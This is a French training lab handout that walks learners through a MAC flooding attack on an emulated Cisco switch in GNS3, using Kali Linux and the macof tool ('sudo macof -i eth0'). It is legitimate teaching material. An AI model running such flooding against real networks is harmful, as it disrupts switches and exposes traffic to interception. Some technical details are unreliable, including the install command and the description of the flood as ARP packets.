TRAVAUX PRATIQUES – FILIÈRE INFRASTRUCTURE DIGITALE

M107 – Sécuriser un système d'information

45 heures

SOMMAIRE

MODALITÉS PÉDAGOGIQUES

1

LE GUIDE DE SOUTIEN

Il contient le résumé théorique et le manuel des travaux pratiques

2

LA VERSION PDF

Une version PDF est mise en ligne sur l'espace apprenant et formateur de la plateforme WebForce Life

3

DES CONTENUS TÉLÉCHARGEABLES

Les fiches de résumés ou des exercices sont téléchargeables sur WebForce Life

4

DU CONTENU INTERACTIF

Vous disposez de contenus interactifs sous forme d'exercices et de cours à utiliser sur WebForce Life

5

DES RESSOURCES EN LIGNES

Les ressources sont consultables en synchrone et en asynchrone pour s'adapter au rythme de l'apprentissage

PARTIE 1

DÉCOUVRIR LES NOTIONS DE BASE DE LA SÉCURITÉ DES SYSTÈMES D'INFORMATION (SI)

Dans ce module, vous allez :

- Apprendre à utiliser des outils implémentés dans Kali Linux pour lancer des attaques de sécurité
- Réaliser des attaques de sécurité exploitant les vulnérabilités des protocoles du modèle OSI

7 heures

ACTIVITÉ 1

MENER L'ATTAQUE MAC FLOODING

Compétences visées :

- Utiliser des outils avancées pour lancer des attaques de sécurité
- Réaliser une attaque externe exploitant les vulnérabilités de la couche 2 du modèle ISO

Recommandations clés :

- Maitriser le principe de l'attaque par inondation d'adresses MAC (MAC flooding attack)

4 heures

CONSIGNES

Pour le formateur

- L'apprenant doit être capable de mettre en place l'environnement de travail décrit dans l'énoncé
- Il doit être aussi en mesure de réaliser l'attaque MAC flooding et d'observer les résultats de cette attaque

Pour l'apprenant

- Il est recommandée de maitriser le principe de l'attaque MAC flooding et ses résultats
- Il est recommandée également de suivre les étapes décrites dans l'énoncé pour pouvoir mener l'attaque avec succès

Conditions de réalisation :

- GNS3. **Lien de téléchargement :** https://www.gns3.com/software/download
- VirtualBox. **Lien de téléchargement :** https://www.virtualbox.org/wiki/Downloads
- Une machine Virtuelle Kali Linux 2022.1. **Lien de téléchargement :** https://kali.download/virtual-images/kali-2022.1/kali-linux-2022.1-virtualbox-amd64.ova
- Un fichier c3725-adventerprisek9-mz.124-15.T14.bin **Lien de téléchargement :** https://drive.google.com/open?id=1DXsej1M3grZCo9l5O41Jh2jUGpnmCOR5


Critères de réussite :

- Réaliser le même environnement du travail décrit dans l'énoncé
- Exécuter avec succès l'attaque de sécurité
- Visualiser que la table MAC du commutateur ait été bien inondée suite à l'exécution de l'attaque


Activité 1
Mener l'attaque MAC Flooding

Étape 1 : Mise en place de l'environnement de travail

- L'objectif principal de cette activité est de tester l'exécution d'une attaque MAC Flooding. Pour ce faire, nous allons émuler une topologie réseau dans GNS3 à partir de laquelle nous allons essayer de tester la réalisation de cette attaque.
- Graphical Network Simulator-3 (GNS3) qui est un **émulateur réseau** permettant la combinaison de dispositifs virtuels pour **émuler des réseaux complexes**.
- À l'aide de GNS3, nous pourrons non pas seulement émuler une topologie du réseau, mais aussi simuler l'exécution des attaques de sécurité en émulant les dispositifs et les outils qui peuvent être utilisées par des pirates.
- Dans cette étape, vous êtes chargés de télécharger et installer GNS3, puis ouvrir un nouveau projet, intitulé Projet1. Ci-dessous, l'interface d'accueil de GNS3.



Interface d'accueil de GNS3




Création d'un nouveau projet

PARTIE 1


Activité 1
Mener l'attaque MAC Flooding

Étape 2 : Préparation de la machine virtuelle Kali Linux

- Kali Linux est une distribution Linux **open source** basée sur Debian. Elle est orientée vers diverses **tâches de sécurité de l'information**, telles que les tests d'intrusion, la recherche en sécurité, l'informatique judiciaire et l'ingénierie inverse.
- Kali Linux implémente plusieurs outils permettant de tester l'exécution de certaines attaques de sécurité.
- Dans cette étape, vous êtes chargés de télécharger le fichier **kali-linux-2022.1-virtualbox-amd64.ova**, puis l'importer dans VirtualBox pour créer une machine virtuelle Kali linux.



Importation du fichier kali-linux-2022.1-virtualbox-amd64.ova sous VirtualBox



Machine Virtuelle Kali Linux crée sous VirtualBox

PARTIE 1


Activité 1
Mener l'attaque MAC Flooding

Étape 2 : Préparation de la machine virtuelle Kali Linux

- Il vaut mieux mettre à jour le système d'exploitation Kali Linux, pour pouvoir installer les outils nécessaires pour la réalisation des activités.
- Pour ce faire, tapez dans le terminal la commande: **sudo apt update**

Remarques

- Les identifiants de la machine Kali sont les suivants :
  - Login : **kali**
  - Mot de passe : **kali**




Mise à jour du système Kali

PARTIE 1

Activité 1
Mener l'attaque MAC Flooding

Étape 2 : Préparation de la machine virtuelle Kali Linux

- Installez l'outil **Macof** dans la machine virtuelle Kali en tapant la commandes suivante dans le terminal : **sudo macof**
    - Cet outil nous servira par la suite pour l'exécution de l'attaque **MAC Flooding**
- Après avoir terminé l'installation de l'outil Macof, modifiez le mode d'accès réseau en " **Aucune connexion**"
    - Cela est requis pour que vous puissiez par la suite connecter cette machine à la topologie réseau qui sera créée dans l'émulateur GNS3 dans l'étape suivante




Mode d'accès réseau de la VM Kali

PARTIE 1

Activité 1
Mener l'attaque MAC Flooding

Étape 3 : Émulation de la topologie de réseau

- Après avoir installé GNS3, nous allons émuler une topologie réseau à partir de laquelle, nous testerons l'attaque MAC Flooding.
- La topologie réseau à émuler est illustrée dans la figure ci-dessous.



Topologie réseau

- Pour mettre en place une telle topologie, vous êtes chargés de :
    1. Télécharger le fichier c3725-adventerprisek9-mz.124-15.T14.bin, qui représente une image Cisco IOS permettant l'émulation d'un commutateur (Switch).
    2. Créer manuellement une nouvelle Template de commutateur à partir du fichier c3725-adventerprisek9-mz.124-15.T14.bin.Pour ce faire, cliquez sur "**+NewTemplate**"→"**Manually create a new template**"→ "**IOS Routers**" → "**New**". Sélectionnez ensuite le fichier c3725-adventerprisek9-mz.124-15.T14.bin et complétez le processus de création de la Template du commutateur (sous le nom **EtherSwitch**) ;
    3. Importer la machine virtuelle Kali Linux. Pour ce faire, cliquez sur **Edit→preferences →VirtualBox→VirtualBOX VMs→New ;**
    4. Établir les liens requis pour créer la topologie comme illustrée à la figure ci-dessus ;
    5. Démarrer les équipements de la topologie réseau en cliquant sur le boutant **Start/Resume all nodes**.

PARTIE 1

Activité 1
Mener l'attaque MAC Flooding

Étape 4 : Exécution de l'attaque MAC Flooding

- L'attaque **Mac Flooding** consiste à inonder un commutateur avec des paquets **ARP falsifiés**, chacun contenant différentes adresses MAC source. Pour exécuter une telle attaque, vous êtes chargés de :

1. Afficher le nombre actuel d'entrées dans la table d'adresses MAC du commutateur. Pour ce faire, exécuter la commande suivante à partir du terminal du commutateur : **#show mac-address-table count ;**
2. Utiliser l'outil "macof" dans la machine **Kali Linux** pour inonder le commutateur. Vous pouvez utiliser la commande suivante depuis le terminal de la machine Kali : **sudo macof -i eth0 ;**

Remarques

- L'outil **macof** permet d'inonder un commutateur de réponses MAC falsifiées à une vitesse élevée.
- L'option -i suivie du nom de k'interface (eth0, par exemple) permet de spécifier l'interface de sortie du flux de de réponses MAC falsifiées.


3. Vérifier l'exécution de l'attaque en :
   - utilisant Wireshark pour analyser le trafic généré par l'attaquant ;
   - affichant le nombre actuel d'entrées dans la table d'adresses MAC du commutateur en utilisant la commande suivante : **# show mac-address-table count.**
4. Arrêter l'exécution de l'attaque.

PARTIE 1


Étape 3 : Émulation de la topologie de réseau

Pour créer manuellement une nouvelle Template d'un commutateur à partir du fichier c3725-adventerprisek9-mz.124-15.T14.bin, sélectionnez l'icône " **+New template** "

Une nouvelle fenêtre intitulée **New template** s'ouvre, sélectionnez alors **Manually create a new template.** Cliquez ensuite sur **Next**.




Une nouvelle fenêtre intitulée **Preferences** s'ouvre, sélectionnez alors **IOS Routers**, et parcourez le chemin du fichier c3725-adventerprisek9-mz.124-15.T14.bin**.** Cliquez ensuite sur **Next**.




PARTIE 1

Étape 3 : Émulation de la topologie de réseau

Une nouvelle fenêtre intitulée **New IOS router** s'ouvre, nommez-la template du commutateur **EtherSwitch.** Sélectionnez la case **This is an EtherSwitch** router. Cliquez ensuite sur **Next**.



Attribuez une capacité RAM, il est possible d'utiliser la valeur par défaut 128Mo. Cliquez ensuite sur **Next**.




PARTIE 1

Activité 1
Correction


PARTIE 1

Étape 3 : Émulation de la topologie de réseau

Sur la page **Network adaptaters**, il vaut mieux ne pas modifier la configuration par défaut. Cliquez ensuite sur **Next**.



